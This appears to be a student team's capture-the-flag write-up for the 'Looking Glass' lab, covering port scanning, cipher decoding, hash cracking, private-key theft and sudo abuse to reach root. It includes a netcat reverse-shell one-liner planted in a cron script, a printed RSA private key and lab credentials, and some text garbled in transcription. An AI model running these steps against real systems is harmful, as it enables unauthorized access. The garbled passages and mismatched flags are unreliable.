PSP0201 Pen Test 1

Room A - Looking Glass

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Recon & Enumeration

Members Involved: Aniq Danial Bin Mohd Adli

Tools used: Nmap, OpenSSH
Thought Process/Methodology:

Question 1:

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                               kali@kali: ~
File Actions Edit View Help
  —(kali⊕kali)-[~]
$ nmap -sC -sV 10.10.178.101
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-26 05:33 EDT
Nmap scan report for 10.10.178.101
Host is up (0.23s latency).
Not shown: 915 closed tcp ports (conn-refused)
PORT
      STATE SERVICE
                              VERSION
22/tcp
        open
                  ssh
                               OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linu
x; protocol 2.0)
ssh-hostkey:
   2048 3f:15:19:70:35:fd:dd:0d:07:a0:50:a3:7d:fa:10:a0 (RSA)
   256 a8:67:5c:52:77:02:41:d7:90:e7:ed:32:d2:01:d9:65 (ECDSA)
   256 26:92:59:2d:5e:25:90:89:09:f5:e5:e0:33:81:77:6a (ED25519)
4998/tcp filtered maybe-veritas
9000/tcp open ssh
                               Dropbear sshd (protocol 2.0)
ssh-hostkey:
 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9001/tcp open ssh
                               Dropbear sshd (protocol 2.0)
ssh-hostkey:
  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9002/tcp open ssh
                               Dropbear sshd (protocol 2.0)
ssh-hostkey:
   2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
9003/tcp open
                 ssh
                        Dropbear sshd (protocol 2.0)
ssh-hostkey:
|_ 2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
```

The first step is to run a TCP Nmap scan against the 1000 most common ports used. We used the following flags on Nmap:

- -sC to run the default scripts
- **-sV** to run service detection and enumerate the application version

We successfully identified a large number of open ports all using the SSH protocol starting from port 9000.

After that,run the command ssh <machine_ip> -p <port> until you connect to the correct port. An output Lower/Higher will generate until u connect to the correct port

And I found the only word I understand in the box is Jabberwocky which is a poem by LEWIS CARROLL.

Link:https://www.poetryfoundation.org/poems/42916/jabberwocky.

After doing some research, I found that this is a kind of encoded text called vigenère cipher. So after using the solver, I found the secret. After that, a username: **jabberwock** password: **WindowCloserCounterSolemnly** is given.

```
'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret:
jabberwock:WindowCloserCounterSolemnly
Connection to 10.10.214.212 closed.
```

After that, by using the username and password, we can log into SSH and run the command s to search the listed files and use cat user.txt since user.txt is listed there.The flag is revealed and it is reversed.

```
(kali⊗ kali)-[~]

$ ssh jabberwock@10.10.214.212

jabberwock@10.10.214.212's password:

Last login: Fri Jul 3 03:05:33 2020 from 192.168.170.1

jabberwock@looking-glass:~$ ls

poem.txt twasBrillig.sh user.txt

jabberwock@looking_glass:~$ cat user txt

}32a911966cab2d643f5d57d9e0173d56{mht

jabberwock@looking_glass:~$
```

Ans:thm{65d3710e9d75d5f346d2bac669119a23

INITIAL FOOTHOLD

Members Involved: Ng Weng Lam

Tools used: cron, CyberChef, CrackStation

Thought Process/Methodology:

Question 2:

Next, open crontab by using cd / > Is check listed file > cd etc > cat crontab and we will find that a shell script -twasBrillig.sh always runs after reboot. So we have to do something to this.


```
jabberwock@looking-glass:/etc$ cat crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
# m h dom mon dow user command
17 * * * * root cd / &f run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron | ( cd / &f run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron | ( cd / &f run-parts --report /etc/cron.weekly )
52 6 1 * root test -x /usr/sbin/anacron | ( cd / &f run-parts --report /etc/cron.monthly )
# @reboot tweedledum bash /home/jabberwock/twasBrillig.sh
```

First we go back to ~\$ by using cd ~ and run the command which got from pentest monkey echo "rm/tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc <machine_ip> 1234 >/tmp/f" > twasBrillig.sh and nc -lvnp 1234

```
jabberwock@looking-glass:~$ echo "rm/tmp/f;mkfifo /tmp/f;cact /tmp/f/bin/sh -i 2>61|nc 10.10.214.212 1234 >/tmp/f* >twasBrillig.sh
jabberwock@looking-glass:~$ sudo -l
Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass, secure_path-/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User jabberwock may run the following commands on looking-glass:
    (root) NOPASSWD: /sbin/reboot
jabberwock@looking-glass:~$ ■
```

After we cat humptydumpty.txt, we copy paste the hashes we get on https://crackstation.net/



Since it is not found,we copy the last row hash to CyberChef and from Hex then we will get the answer zyxwvutsrqponmlk.



HORIZONTAL PRIVILEGE ESCALATION

Members Involved: Lee Heng Yep Tools used: OpenSSH, Bashscript Thought Process/Methodology:

After that,we run su humptydumpty, we key in the password that we found just now. Authentication failure will be shown if you enter the wrong password.

Next, we run Is -Is to check the whole thing and found a folder named alice has unusual permissions. We tried directly cat to alice but permission denied will be shown. So we have to change directory to alice first which starts by running cat .bashrc

```
humptydumpty@looking-glass:/home/jabberwock$ cd ..
humptydumpty@looking-glass:/home$ ls
humptydumpty@looking-glass:/home$ ls -ls
total 24
4 drwx----- 2 tweedledum tweedledum 4096 Jul 3 2020 tweedledum
humptydumpty@looking-glass:/home$
           z cweedteddii - cweedteddii
humptydumpty@looking-glass:/home$ cat alice
cat: alice: Permission denied
humptydumpty@looking-glass:/home$ cd alice
humptydumpty@looking-glass:/home/alice$ ls
ls: cannot open directory '.': Permission denied
humptydumpty@looking-glass:/home/alice$ cat .bashrc
# ~/.bashrc: executed by bash(1) for non-login shells.
# see /usr/share/doc/bash/examples/startup-files (in the package bash-doc)
# for examples
```

After that, we tried to find something like an RSA key by running something something like an RSA key by running something somethi

So we proceed to find the private key using cat/home/alice/.ssh/id_rsa.

```
humptydumpty@looking-glass:/home/alice$ cat /home/alice/.ssh/id rsa
    BEGIN RSA PRIVATE KEY-
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bq/4vU30UcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7×2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABAoIBAQDAhIA5kCyMqtQj
X2F+09J8qjvFzf+GSl7lAIVuC5Ryqlxm5tsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jlMHQ0
zmU73tuPVQSESgeUP2jOlv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmgOvik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQOwcjOLuDkT4QQvCJVrGbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRCF/0sG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5n0pn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcb0ARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zlCOtJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0UlXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lzrdsHwdQAXK
e8wCbMuhAoGBAOKy50naHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW400JxgqIV69MjDsfRn1gZNhTTAyNnRMH1U7kUfPUB2ZXCmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJF0PJsAYxx0
    END RSA PRIVATE KEY-
```

To log into alice, we run ssh alice@localhost -i /home/alice/ .ssh/id_rsa

```
humptydumpty@looking-glass:/home/alice$ ssh alice@localhost -i /home/alice/.ssh/id_rsa
The authenticity of host 'localhost (::1)' can't be established.
ECDSA key fingerprint is SHA256:kaciOm3nKZjBx4DS3cgsQa0DIVv86s9JtZ0m83r1Pu4.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
Last login: Fri Jul 3 02:42:13 2020 from 192.168.170.1
```

After that we run is and found there is only 1 content inside. After cat the only content which is kitten.txt, we found it is really a simple normal text.

```
alice@looking-glass:~$ ls
kitten.txt
alice@looking-glass:~$ cat kitten.txt
She took her off the table as she spoke, and shook her backwards and forwards with all her might
.
The Red Queen made no resistance whatever; only her face grew very small, and her eyes got large and green: and still, as Alice went on shaking her, she kept on growing shorter—and fatter—and softer—and rounder—and—

-and it really was a kitten, after all.
alice@looking-glass:~$ cd ..
```

ROOT PRIVILEGE ESCALATION

Members Involved: Ong Kwang Zheng Tools used: Bash Terminal, OpenSSH Thought Process/Methodology:

Then, we go to etc directory using cd etc and check the files (Is)

```
alice@looking-glass:/$ cd etc
alice@looking-glass:/etc$ ls
                              fstab
                                              machine-id
                              fstab.orig
                                            magic
                                             magic.mime
                             fuse.conf
                                                                      rmt
                                            mailcap
adduser.conf
                             gai.conf
                                                                      rpc
                                             mailcap.order
                                                                      rsyslog.conf
                             group
                                             manpath.config
                             group-
                                                                      screenrc
                                             mime.types
                                                                     securetty
                             gshadow
                                            mke2fs.conf
                             gshadow-
                                             modprobe.d
at.deny
                                             modules
                                                                      services
bash.bashrc
                             hdparm.conf
                                                                     shadow
bash_completion
                             host.conf
                                                                      shadow-
                             hostname
                                                                      shells
                                             nanorc
bindresvport.blacklist
                             hosts
                                                                      skel
                             hosts.allow
                                                                      sos.conf
                             hosts.deny
                                             networks
ca-certificates.conf
                                                                      subgid
```

To find the host name for alice, first we do cd sudoer.d/ to go to sudoer.d/ and check content using Is.Next, we use cat alice since there is a file named 'alice' so we try our luck there see if we manage to find the host name for alice there.

```
alice@looking-glass:/etc$ cd sudoers.d/
alice@looking-glass:/etc/sudoers.d$ ls

README alice jabberwock tweedles

root@looking-glass:/etc/sudoers.d# cat alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
```

After we found the host name, we run sudo -h ssalg-gnikool /bin/bash. And finally we can find the root using /root.

```
root@looking-glass:/etc/sudoers.d# cd /root
root@looking-glass:/root# ls
passwords passwords.sh root.txt the_end.txt
root@looking-glass:/root# cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
```

Answer: thm{bc2337b6f97d057b01da718ced6ead3f}

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VIDEO LINK: https://youtu.be/PWtsAAWhKw4